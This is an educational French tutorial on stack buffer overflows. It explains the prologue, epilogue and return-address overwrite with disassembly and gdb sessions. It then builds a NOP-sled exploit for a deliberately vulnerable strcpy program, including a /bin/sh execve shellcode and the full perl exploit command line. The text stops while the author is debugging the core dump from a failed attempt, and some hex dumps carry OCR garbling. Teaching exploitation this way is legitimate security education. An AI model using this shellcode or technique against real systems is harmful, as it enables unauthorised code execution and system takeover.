Sommaire

1. Mise en évidence de la faille
2. Comportement normal. Prologue et épilogue.
3. Le danger du buffer non vérifié
4. Exploitation par shellcode
5. Sécurisation

1. Mise en évidence de la faille

Il n'y a pas besoin d'être bilingue pour comprendre qu'un buffer overflow est engendré par un "débordement". Le tout est de bien comprendre où se situe ce débordement, quand il a lieu, pourquoi et en quoi constitue-t-il une faille.

En premier lieu, nous allons juste observer de manière expérimentale ce qui se passe lors d'un débordement. Soit un programme donné, qui prend en paramètre une chaîne de caractères. Imaginons que nous ne disposons pas de son code source. Testions-le (nous sommes sous WinXP SP2) :

```
D:\GITS\articles\bofs>vuln
Utilisation : vuln <chaine>

D:\GITS\articles\bofs>vuln test
Bonjour, test
D:\GITS\articles\bofs>vuln aaaaaaaaaaaaaaaaaaaaa
Bonjour, aaaaaaaaaaaaaaaaaaaaa
D:\GITS\articles\bofs>vuln aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Bonjour,
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aa
aaaaaaaaaaaaaaaaaaaaaa
```

Un message auquel nous sommes familier :) Essayons d'avoir quelques informations supplémentaires en cliquant sur le lien proposé :

La chose qui nous intéresse est ici : `Offset : 61616161`. Qu'est-ce que cela signifie ? 61 représente en fait le code ASCII de la lettre 'a' en représentation héxadécimale. Le rapport nous indique qu'il y a eu une erreur lorsque le programme a tenté d'exécuter l'instruction situé à cette adresse. On en déduit donc que la chaîne, très longue, a débordé quelque part, dans un endroit crucial, où le programme stoquait une adresse sur laquelle il devait sauter. Comme nous avons écrasé cette adresse, le programme s'est trompé en sautant.

2. Comportement normal. Prologue et épilogue.

Pour comprendre plus en détails, il est nécessaire de faire un tout petit peu d'assembleur.

Nous trvaillerons dans un premier temps avec Windows XP SP2, nos programmes étant compilés avec l'environnement Dev-C++ (GCC 3.4.2). Mais cela ne change pas énormément de choses dans le comportement du programme. Imaginons que nous disposons de ce programme :

```
int func(char a,char b)
{
  int c = a + b;
  return c;
}

int main()
{
  printf("Nous allons tester func !\n");
  int res = func(1,2);
  printf("func(1,2) = %d",res);

  getch();
}
```

Je pense que le code est suffisemment simple pour qu'il soit compris directement. Je rappelle que ce programme ne comporte pas de failles pour le moment, notre but est juste de comprendre le focntionnement réel du programme. Nous allons donc maintenant nous intéresser au code Assembleur correspondant.

```
00401290  /$ 55             PUSH EBP
00401291  |. 89E5           MOV EBP,ESP
00401293  |. 83EC 08        SUB ESP,8
00401296  |. 8B45 08        MOV EAX,DWORD PTR SS:[EBP+8]
00401299  |. 8B55 0C        MOV EDX,DWORD PTR SS:[EBP+C]
0040129C  |. 8845 FF        MOV BYTE PTR SS:[EBP-1],AL
0040129F  |. 8855 FE        MOV BYTE PTR SS:[EBP-2],DL
004012A2  |. 0FBE55 FF      MOVSX EDX,BYTE PTR SS:[EBP-1]
004012A6  |. 0FBE45 FE      MOVSX EAX,BYTE PTR SS:[EBP-2]
004012AA  |. 8D0402         LEA EAX,DWORD PTR DS:[EDX+EAX]
004012AD  |. 8945 F8        MOV DWORD PTR SS:[EBP-8],EAX
004012B0  |. 8B45 F8        MOV EAX,DWORD PTR SS:[EBP-8]
004012B3  |. C9             LEAVE
004012B4  \. C3             RETN
004012B5  /$ 55             PUSH EBP
004012B6  |. 89E5           MOV EBP,ESP
004012B8  |. 83EC 18        SUB ESP,18
004012BB  |. 83E4 F0        AND ESP,FFFFFFF0
004012BE  |. B8 00000000    MOV EAX,0
004012C3  |. 83C0 0F        ADD EAX,0F
004012C6  |. 83C0 0F        ADD EAX,0F
004012C9  |. C1E8 04        SHR EAX,4
004012CC  |. C1E0 04        SHL EAX,4
004012CF  |. 8945 F8        MOV DWORD PTR SS:[EBP-8],EAX
004012D2  |. 8B45 F8        MOV EAX,DWORD PTR SS:[EBP-8]
004012D5  |. E8 86040000    CALL main.00401760
004012DA  |. E8 21010000    CALL main.00401400
```

```
004012DF  |. C70424 0030400>MOV DWORD PTR SS:[ESP],main.00403000     ; |ASCII
"Nous allons tester func !\n"
004012E6  |. E8 75050000    CALL >JMP.&msvcrt.printf<                ; \printf
004012EB  |. C74424 04 0200>MOV DWORD PTR SS:[ESP+4],2
004012F3  |. C70424 0100000>MOV DWORD PTR SS:[ESP],1
004012FA  |. E8 91FFFFFF    CALL main.00401290
004012FF  |. 8945 FC        MOV DWORD PTR SS:[EBP-4],EAX             ; |
00401302  |. 8B45 FC        MOV EAX,DWORD PTR SS:[EBP-4]             ; |
00401305  |. 894424 04      MOV DWORD PTR SS:[ESP+4],EAX             ; |
00401309  |. C70424 1B30400>MOV DWORD PTR SS:[ESP],main.0040301B     ; |ASCII
"func(1,2) = %d"
00401310  |. E8 4B050000    CALL >JMP.&msvcrt.printf<                ; \printf
00401315  |. E8 C6040000    CALL >JMP.&msvcrt._getch<                ; [_getch
0040131A  |. C9             LEAVE
0040131B  \. C3             RETN
```

Il n'est pas nécessaire de comprendre tout le code assembleur, rassurez-vous. Nous allons juste tenter de comprendre comment s'effectue l'appe; à func(). Pour que vous vous repériez, le code de func() est en vert, celui de main en blanc.

Premièrement, le processeur commence en 004012B5, l'adresse de départ de main. Il execute linéairement les instructions, en passant par printf. Le processeur va deovir exécuter la fonction func(), mais il doit au préalable lui passer des arguments. c'est pourquoi il les place sur la pile (en 004012EB et 004012F3). La pile, une fois ces éléments placés, ressemble à cela :

```
adresses hautes - bas de la pile
|    ///////    |
+---------------+
|       2       |
+---------------+
|       1       | <- ESP
+---------------+
|               |
|               |
adresses basses - haut de la pile
```

On peut remarquer que les arguments ont été empilés à l'envers, mais ceci est normal.

Ensuite, le processeur arrive en 004012FA et tombe sur un CALL. Il s'agit en fait de notre appel à func(). Le processeur va donc devoir sauter sur la fonction func et exécuter son code. Mais une fois qu'il aura terminé la fonction, il devra revenir à l'endorit où il en était avant l'appel. Comment savoir où il se trouvait ? Il va utiliser encore une fois la pile.

En effet, l'instruction `CALL 0xabcd` correspond de manière plus détaillée à :

```
PUSH EIP
JMP 0xabcd
```

De même, l'instruction `RET` (ou RETN), qui correspond à "return" en assembleur, est détaillée de cette manière :

```
POP EIP
JMP EIP
```

Expliquons tout ceci. Lors du CALL, le processeur empile l'adresse de la prochaine instruction à exécuter : EIP. Puis il saute sur la fonction et l'exécute. La pile, au début de func(), ressemble donc à ça :

```
adresses hautes - bas de la pile
|     ///////    |
+----------------+
|        2       |
```

```
+----------------+
|        1       |
+----------------+
| sauvegarde EIP | <- ESP
+----------------+
|                |
adresses basses - haut de la pile
```

Une fois qu'il sera arrivé à la fin, il devra dépiler le sommet de la pile dans EIP, qui est l'adresse que nous avons sauvegardée. Puis il sautera naturellement à cette adresse, ce qui lui permettra de s'y retrouver.

Mais il y a un problème : func() va sûrement placer d'autres éléments sur la pile, ce qui va décaller ESP. Comment, dans ce cas, notre processeur retrouvera-t-il la sauvegarde d'EIP à la fin de la fonction ? Il va utiliser la ruse suivante.

En effet, on peut remarquer quelques instructions qui sont toujours présentes au début de chaque fonction. On appelle ce passage le prologue de la fonction. Voici ces instructions :

```
PUSH EBP
MOV EBP,ESP
```

Ici, le processeur empile la valeur du registre EBP sur la pile. Cette instruction est exécutée juste après le CALL, donc la pile est semblable à cela :


```
adresses hautes - bas de la pile
|     ///////    |
+----------------+
|        2       |
+----------------+
|        1       |
+----------------+
| sauvegarde EIP |
+----------------+
| sauvegarde EBP | <- ESP
+----------------+
|                |
adresses basses - haut de la pile
```

Puis il donne à EBP la valeur de ESP. Le haut de la pile va donc être pointé non seulement par ESP mais aussi par EBP.

```
adresses hautes - bas de la pile
|     ///////    |
+----------------+
|        2       |
+----------------+
|        1       |
+----------------+
| sauvegarde EIP |
+----------------+
| sauvegarde EBP | <- ESP et aussi EBP (EBP = ESP)
+----------------+
|                |
adresses basses - haut de la pile
```

Ensuite, la fonction soustrait à EBP une certaine valeur x grâce à `SUB ESP,x`. En faisant ceci, elle alloue la taille qu'elle souhaite (x) pour ses variables, que nous symbolisons par des V :


```
adresses hautes - bas de la pile
|     ///////    |
```



Ensuite, la fonction effectue un certain traitement sur ces variables. Puis alle arrive à sa fin et rencontre l'instruction `LEAVE`, qui signifie en fait :

```
MOV ESP,EBP
POP EBP
```

Ceci est exactement l'inverse de ce qu'a exécuté la fonction durant son prologue. Le processeur donne à ESP la valeur d'EBP, c'est à dire la valeur de l'ancien ESP (avant que la fonction ne s'exécute). Voici la pile à ce moment :



Puis le POP dépile la sauvegarde d'EBP faite avant l'appel et restitue son contenu à EBP.

Ainsi, cette astucieuse manoeuvre permet au processeur de faire comme si rien ne s'était passé durant l'appel : les registres ont vu leur valeur restituées comme avant l'appel. La sauvegarde d'EIP peut donc être dépilée sans souçi et tout est revenu dans l'ordre.

3. Le danger du buffer non vérifié

Maintenant, nous pouvons commencer à essayer de comprendre ce que nous avons évoqué en première partie. Nous avions un programme qui manipulait un buffer, c'est à dire une zone de données de même types (des caractères). Voici un programme qui y ressemble, bien qu'il n'y ait pas d'affichage. En voila la source :

```
void func(char arg[])
{
  char buffer[50];
  strcpy(buffer,arg);
}

int main(int argc, char *argv[])
{
  if(argc < 2) printf("Utilisation : vuln <chaine>\n");
  else func(argv[1]);
  return 0;
}
```

Je vous l'accorde : faire un strcpy ne sert strictement à rien, si ce n'est à engendrer une faille. Mais ce n'est qu'un exemple, ne l'oubliez pas...

Nous avons compris au préalable comment le programme se débrouillait pour exécuter func et sauvegarder ses registres. Quand le programme appelle func, la pile est de ce style :


```
  adresses hautes - bas de la pile
|     ////////////    |
+----------------------+
|  adresse de argv[1]  |
+----------------------+
|    sauvegarde EIP    | <- ESP
+----------------------+
|                      |
  adresses basses - haut de la pile
```

L'adresse d'argv[1] est ici le paramètre passé à la fonction. EIP est empilé comme d'habitude. Puis vient le tour d'EBP. Suite au prologue, la pile devient :

```
  adresses hautes - bas de la pile
|     ////////////    |
+----------------------+
|  adresse de argv[1]  |
+----------------------+
|    sauvegarde EIP    |
+----------------------+
|    sauvegarde EBP    | <- ESP = EBP
+----------------------+
|                      |
  adresses basses - haut de la pile
```


Ensuite, vient l'allocation du buffer sur la pile. ESP voit sa valeur soustraite de la taille du buffer. Enfin, pas vraiment sa taille (50), mais un arrondi, du à un "**padding**" automatique lors de la compilation avec GCC. "Padding" signifie "bourrage" ou "remplissage dans le but de combler". En effet, si l'on désassemble le programme, on verra non pas `SUB ESP,50`, mais `SUB ESP,0x58`. 0x58 = 88. Pourquoi y'a-t-il un padding ? C'est une option du compilateur, activée par défaut avec GCC 3.x. Nous verrons sûrement en détail cette particularité dans un autre article. Ainsi, ESP dessend ce qui alloue de la mémoire.

```
  adresses hautes - bas de la pile
|     ////////////    |
+----------------------+
|  adresse de argv[1]  |
+----------------------+
|    sauvegarde EIP    |
+----------------------+
|    sauvegarde EBP    | <- EBP
```



On a, bien entendu, EBP - ESP = 0x58. Ensuite, c'est l'appel à strcpy(). Cette fonction va copier le contenu d'argv[1] dans le buffer alloué. Le buffer alloué va donc être rempli, en partant par l'octet pointé par ESP, en descendant dans la pile. En effet, c'est toujours comme cela que les données sont copiées dans la pile : des adresses basses aux adresses hautes (ou du haut vers le bas de la pile).

Revenons au code. Nous avons vu qu'il y a copie d'argv[1] dans le buffer. Mais le problème est qu'il n'y a aucune indication de taille maximale. Strcpy se contente de copier le deuxième argument (argv[1] dans le premier (buffer), jusqu'à tant qu'elle rencontre un zéro dans argv[1]. Et si ce zéro est largement après la fin de buffer ? Strcpy fera quand même son travail en copiant tous ces octets... ce qui fera déborder le tableau buffer. Les octets vont écraser les données se trouvant après buffer, soit successivement la sauvegarde d'EBP, la sauvegarde d'EIP, etc...



Vous devinez certainement le problème qui va se poser ensuite. A la fin de la fonction, il y a l'épilogue, au cours duquel ESP reprend son ancienne valeur (celle pointée par EBP). Puis le POP que nous avons vu rend à EBP son ancienne valeur... mais cette valeur a été écrasée par note chaîne trop longue ! Mais ce n'est pas ce registre qui va poser problème. En effet, lors du RET, le processeur dépile la valeur pointée par ESP et la place dans EIP. Cette valeur a elle aussi été écrasée par notre chaîne.

Le gros problème est que ce registre est crucial puisque c'est lui qui indique au processeur ou sauter après le RET. Comme le processeur ne peut pas saovir qu'il y a eu débordement, il fait son travail et saute à l'endroit indiqué par EIP... Et là, c'est le drame :).


En effet, l'adresse à laquelle saute le processeur dépend directement de la chaîne que l'on va rentrer. Si nous arrivons à écraser judicieusement l'adresse de retour (sauvegarde d'EIP) par une adresse pointant dans une zone mémoire que nous contrôlons, c'est à dire dans laquelle nous avons placé du code étranger, le processeur ne fera pas la différence et sautera dedans, afin de l'exécuter.

4. Exploitation par shellcode

Maintenant que nous avons compris à quoi est due la faille, nous allons l'exploiter... Il faut savoir qu'il existe des tas d'exploitations pour les buffer overflows. On peut citer parmi ces techniques les "return into libc", "return into plt" (ces deux techniques étant spécifiques à Unix) et les shellcodes. Afin de bien comrpendre ce qu'est un shellcode, je vous conseille fortement de lire l'article d'introductions sur les shellcodes, sinon vous risquez d'être un peu perdu.

Pour résumer, un shellcode est un bout de code executable par le processeur. Nous allons utiliser un shellcode, que nous allons placer dans la chaîne de caractères qui va déborder (argv[1]). Nous nous placerons cette fois-ci sous Linux (noyau 2.4.27, GCC 3.3.5), car les shellcodes sont bien plus faciles à réaliser sous Linux.

Il y a également plusieurs façons de réaliser notre attaque par shellcode. Je vous propose une manière assez simple, que nous allons voir. Voici le shéma de la pile lors de notre attaque :



Voici les explications. Tout d'abord, nous allons remplir notre chaîne de caractères de nops, l'instruction assembleur qui impose au processeur de ne rien faire. A la toute fin de ces nops, nous allons insérer l'instruction "`jmp 0x4`", qui demandera au processeur de sauter de 5 octets. Après ce jump, se trouve la fausse adresse de retour, pointant sur l'un de nos nops. Enfin, le shellcode se situera après.
Cela semble peut-être obscur, mais nous allons maintenant nous mettre à la place du processeur, ce qui simplifiera les choses. Nous sommes à la fin de la fonction strcpy, qui vient de fiare déborder la chaîne que nous avons mise, lors de la copie. Nous rencontrons l'épilogue, donc le sommet de la pile remonte à l'endroit pointé par EBP. EBP prend une valeur faussée, mais ce n'est pas grave. Ensuite, le RET impose de mettre le contenu au sommet de la pile dans EIP. Et ce qui se trouve en haut de la pile à ce moment là, c'est notre fausse adresse de retour :). Le processeur saute donc dans les nops. Il exécute chaque nop, donc ne fait que passer à l'instruction suivante, en remontant les adresses (en descendant dans la pile). Arrivé au jump 0x04, le processeur saute de 4 octets. Pourquoi 4 ? Parce que cela va lui permettre de sauter par dessus l'adresse de retour. En effet, s'il tombe dessus, il comprendre cette adresse comme du code et risque donc de l'interpréter alors que nous ne le voulons pas. Après le jump, il se retrouve donc dans notre shellcode et l'exécute.

Le plus dur est de trouver l'adresse de retour que nous allons mettre. Faisons un test :

```
trance@trancebox:~/GITSbof$ gdb ./vuln
GNU gdb 6.3-debian
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
```

```
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-linux"...Using host libthread_db
library "/lib/libthread_db.so.1".

(gdb) disas func
Dump of assembler code for function func:
0x080483c4 <func+0>:    push   %ebp
0x080483c5 <func+1>:    mov    %esp,%ebp
0x080483c7 <func+3>:    sub    $0x58,%esp
0x080483ca <func+6>:    mov    0x8(%ebp),%eax
0x080483cd <func+9>:    mov    %eax,0x4(%esp)
0x080483d1 <func+13>:   lea    0xffffffb8(%ebp),%eax
0x080483d4 <func+16>:   mov    %eax,(%esp)
0x080483d7 <func+19>:   call   0x80482e8 <_init+72>

0x080483dc <func+24>:   leave
0x080483dd <func+25>:   ret

End of assembler dump.
(gdb) b *func+6
Breakpoint 1 at 0x80483ca
(gdb) r aaaaaaaaaaaaa
Starting program: /home/trance/GITSbof/vuln aaaaaaaaaaaaa

Breakpoint 1, 0x080483ca in func ()
(gdb) x/64x $esp
0xbffffa70:     0x4009af50      0xbfffffc21     0x4009370e      0x401548c0
0xbffffa80:     0x401548b0      0xbffffa94      0x4003ac85      0x401548c0
0xbffffa90:     0xbfffffb40     0xbfffffab4     0x4003ad3f      0x40016ca0
0xbffffaa0:     0x08048420      0x08049640      0xbffffab8      0x080482b5
0xbffffab0:     0x40017074      0x40017af0      0xbffffad8      0x0804843b
0xbffffac0:     0x401548c0      0x08048480      0xbffffad8      0x08048412
0xbffffad0:     0xbfffffc3b     0xbfffffb34     0xbfffffb08     0x4003ae36
0xbffffae0:     0x00000002      0xbfffffb34     0xbfffffb40     0x08048300
0xbffffaf0:     0x00000000      0x4000bcd0      0x40155db4      0x40016ca0
0xbfffffb00:     0x00000002      0x08048300      0x00000000      0x08048321
0xbfffffb10:     0x080483de      0x00000002      0xbfffffb34     0x08048420
0xbfffffb20:     0x08048480      0x4000c380      0xbfffffb2c     0x00000000
0xbfffffb30:     0x00000002      0xbfffffc21     0xbfffffc3b     0x00000000
0xbfffffb40:     0xbfffffc46     0xbfffffc56     0xbfffffc61     0xbfffffc80
0xbfffffb50:     0xbfffffc93     0xbfffffc9f     0xbfffffed4     0xbfffffee0
0xbfffffb60:     0xbffffff1a     0xbffffff30     0xbffffff3c     0xbffffff55
(gdb) b *func+19
Breakpoint 2 at 0x80483d7
(gdb) c

Continuing.

Breakpoint 2, 0x080483dc in func ()
(gdb) x/64x $esp
0xbffffa70:     0xbffffa80      0xbfffffc3b     0x4009370e      0x401548c0
0xbffffa80:     0x401548b0      0xbffffa94      0x4003ac85      0x401548c0
0xbffffa90:     0xbfffffb40     0xbfffffab4     0x4003ad3f      0x40016ca0
0xbffffaa0:     0x08048420      0x08049640      0xbffffab8      0x080482b5
```

```
0xbffffab0:     0x40017074      0x40017af0      0xbffffad8      0x0804843b
0xbffffac0:     0x401548c0      0x08048480      0xbffffad8      0x08048412
0xbffffad0:     0xbfffc3b       0xbffffb34      0xbffffb08      0x4003ae36
0xbffffae0:     0x00000002      0xbffffb34      0xbffffb40      0x08048300
0xbffffaf0:     0x00000000      0x4000bcd0      0x40155db4      0x40016ca0
0xbffffb00:     0x00000002      0x08048300      0x00000000      0x08048321
0xbffffb10:     0x080483de      0x00000002      0xbffffb34      0x08048420
0xbffffb20:     0x08048480      0x4000c380      0xbffffb2c      0x00000000
0xbffffb30:     0x00000002      0xbffffc21      0xbffffc3b      0x00000000
0xbffffb40:     0xbffffc46      0xbffffc56      0xbffffc61      0xbffffc80
0xbffffb50:     0xbffffc93      0xbffffc9f      0xbffffed4      0xbffffee0
0xbffffb60:     0xbffffff1a     0xbffffff30     0xbffffff3c     0xbffffff55
(gdb) p $ebp
$1 = (void *) 0xbffffac8
```

Ce test permet de faire quelques remarques. D'une part, il permet de savoir la valeur d'ESP lors de l'exécution. Et juste avant strcpy (breackpoint 2) la valeur d'ESP pointe vers l'adresse de notre buffer (0xbffffa80). Nous voyons bien les "a" qui ont été écrits dans le buffer (0x61616161). Nous voyons aussi que l'adresse que nous voulons écraser est en 0xbffffacc. Comment le savons-nous ? Il suffit de regarder la valeur d'EBP : il pointe vers son ancienne valeur. Et juste après se trouve la sauvegarde d'EIP, soit l'adresse de retour (0x08048425). Un petit calcul permet de savoir combien de nops nous allons devoir mettre :

`adresse de l'adresse de retour - adresse du buffer = 0xbffffacc - 0xbffffa80 = 76 nops.`

Mais attention ! Ce ne seront pas 76 nops que nous allons deovir mettre, mais 74, car il les deux derniers octets seront occupés par "\xEB\x04", l'équivalent du "jmp 05". De plus, ces 76 nops sont invariants par translation dans les adresses, c'est à dire que si les adresses de la pile changent, cela n'influera pas l'écart qui sépart le buffer de l'adresse de retour.

De plus, nous pouvons maintenant trouver une adresse de retour idéale pointant dans les nops. Le mieux est de la prendre vers le milieu. Pourquoi pas 0xbffffaa0 ?

Mais il y a un problème, si nous procédons ainsi. Parce que si jamais nous relançons le programme avec un argument de taille supérieure, et assez différente, les adresses vont changer. La preuve :

```
(gdb) b *func+19

Breakpoint 1 at 0x80483d7
(gdb) r aaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Starting program: /home/trance/GITSbof/vuln aaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Breakpoint 1, 0x080483d7 in func ()
(gdb) p $esp
$2 = (void *) 0xbffffa00
```

Nous voyons qu'ESP a changé de valeur : tout à l'heure il valait 0xbffffa70, et maintenant 0xbffffa00. Cela est du à un décallage de toutes les adresses, engendré par la taille que prend argv[1] en mémoire.

Donc comment va-t-on faire pour prédire l'adresse de retour ? Il suffira de calculer à l'avance la taille totale de notre chaîne puis de faire le test avec GDB pour obtenir l'adresse. Ensuite, nous pourrons faire le test sans et observer.

Nous allons utiliser ce shellcode, qui lance un shell (et que nous avons déja vu dans un article sur les shellcodes) :

```
"\x31\xc0\x31\xdb\x31\xc9\x31\xd2\x52\x68\x6e\x2f\x73\x68
\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\xb0\x0b\xcd\x80"
```

Ce shellcode fait 29 octets. Il nous faut également 74 nops, les 2 octets du jump et les 4 de l'adresse de retour. Au total, notre chaîne fera donc 109 caractères. Trouvons maintenant l'adresse de retour :

```
(gdb) b *func+24
Breakpoint 1 at 0x80483dc
(gdb) r `perl -e 'print "a"x109'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/trance/GITSbof/vuln `perl -e 'print "a"x109'`

Breakpoint 1, 0x80483dc in func ()
(gdb) p $esp
$3 = (void *) 0xbffffa10
(gdb) x/64x $esp
0xbffffa10:     0xbffffa20      0xbffffbd8      0x4009370e      0x401548c0
0xbffffa20:     0x401548b0      0xbffffa34      0x4003ac85      0x401548c0
0xbffffa30:     0xbffffae0      0xbffffa54      0x4003ad3f      0x40016ca0
0xbffffa40:     0x08048430      0x0804965c      0xbffffa58      0x080482b5
0xbffffa50:     0x40017074      0x40017af0      0xbffffa78      0x0804844b
0xbffffa60:     0x401548c0      0x08048490      0xbffffa78      0x08048425
0xbffffa70:     0xbffffbd8      0xbffffad4      0xbffffaa8      0x4003ae36
0xbffffa80:     0x00000002      0xbffffad4      0xbffffae0      0x08048300
0xbffffa90:     0x00000000      0x4000bcd0      0x40155db4      0x40016ca0
0xbffffaa0:     0x00000002      0x08048300      0x00000000      0x08048321
0xbffffab0:     0x080483f1      0x00000002      0xbffffad4      0x08048430
0xbffffac0:     0x08048490      0x4000c380      0xbffffacc      0x00000000
0xbffffad0:     0x00000002      0xbffffbbe      0xbffffbd8      0x00000000
0xbffffae0:     0xbffffc46      0xbffffc56      0xbffffc61      0xbffffc80
0xbffffaf0:     0xbffffc93      0xbffffc9f      0xbffffed4      0xbffffee0
0xbffffb00:     0xbffffff1a     0xbffffff30     0xbffffff3c     0xbffffff55
```

Le début du buffer est en 0xbffffa20, donc nous devons prendre un peu en dessous. Nous allons prendre 0xbffffa30, cela devrait passer. Au passage, j'en profite pour rappeler que lorsque vous placez une adresse dans la pile, il faut la mettre en inversée. En effet, sur nos architectures x86 la pile est en système little-endian, les bits de poid faible et de de poid fort sont inversés par rapport à la représentation clasique. On écrira donc 0x30faffbf.

Et maintenant, testons !

```
trance@trancebox:~/GITSbof$ ulimit -c 10000

trance@trancebox:~/GITSbof$ ./vuln `perl -e 'print "\x90"x74 .
"\xeb\x04" . "\x30\xfa\xff\xbf" .
"\x90\x90\x31\xc0\x31\xdb\x31\xc9\x31\xd2\x52\x68\x6e
\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\xb0\x0b\xcd\x80"'`
Instruction illégale (core dumped)
```

Dommage, le programme a planté. Nous allons tenter de voir pourquoi. C'est la raison pour laquelle nous avons exécuté la commande "`ulimit -c 10000`", qui permet de générer un fichier "core" contenant l'équivalent d'un rapport de bug, lisible par gdb. Voyons cela :

```
trance@trancebox:~/GITSbof$ gdb ./vuln core
GNU gdb 6.3-debian
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-linux"...Using host libthread_db library
"/lib/libthread_db.so.1".

Core was generated by `./vuln '.
Program terminated with signal 4, Illegal instruction.
Reading symbols from /lib/libc.so.6...done.
Loaded symbols for /lib/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0  0xbffffa32 in ?? ()
(gdb) p $eip

$1 = (void *) 0xbffffa32
(gdb) x/64x $eip
0xbffffa32:     0xbcd0bfff      0x5db44000      0x00014015      0xa5300000
0xbffffa42:     0x65404009      0xfaa84001      0x83dcbfff      0xfa600804
0xbffffa52:     0xfbedbfff      0x370ebfff      0x48c04009      0x90904015
0xbffffa62:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffa72:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffa82:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffa92:     0x90909090      0x90909090      0x90909090      0x90909090
...
```

